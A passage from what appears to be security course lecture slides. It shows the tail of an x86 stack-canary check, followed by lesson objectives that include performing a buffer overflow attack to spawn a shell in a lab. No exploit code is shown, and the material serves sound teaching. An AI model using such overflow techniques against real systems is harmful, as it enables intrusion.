    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Looking ahead

- Don’t worry if you didn’t fully get the buffer overflow details yet
  - Review the slides when posted on the website, and (re)read the book chapter
- **Today’s activity**: Lab 3

Lesson objectives

- Understand how a buffer overflow can modify a program’s control flow
- Perform a buffer overflow attack and spawn a shell
- Compare potential defenses, and contrast their shortcomings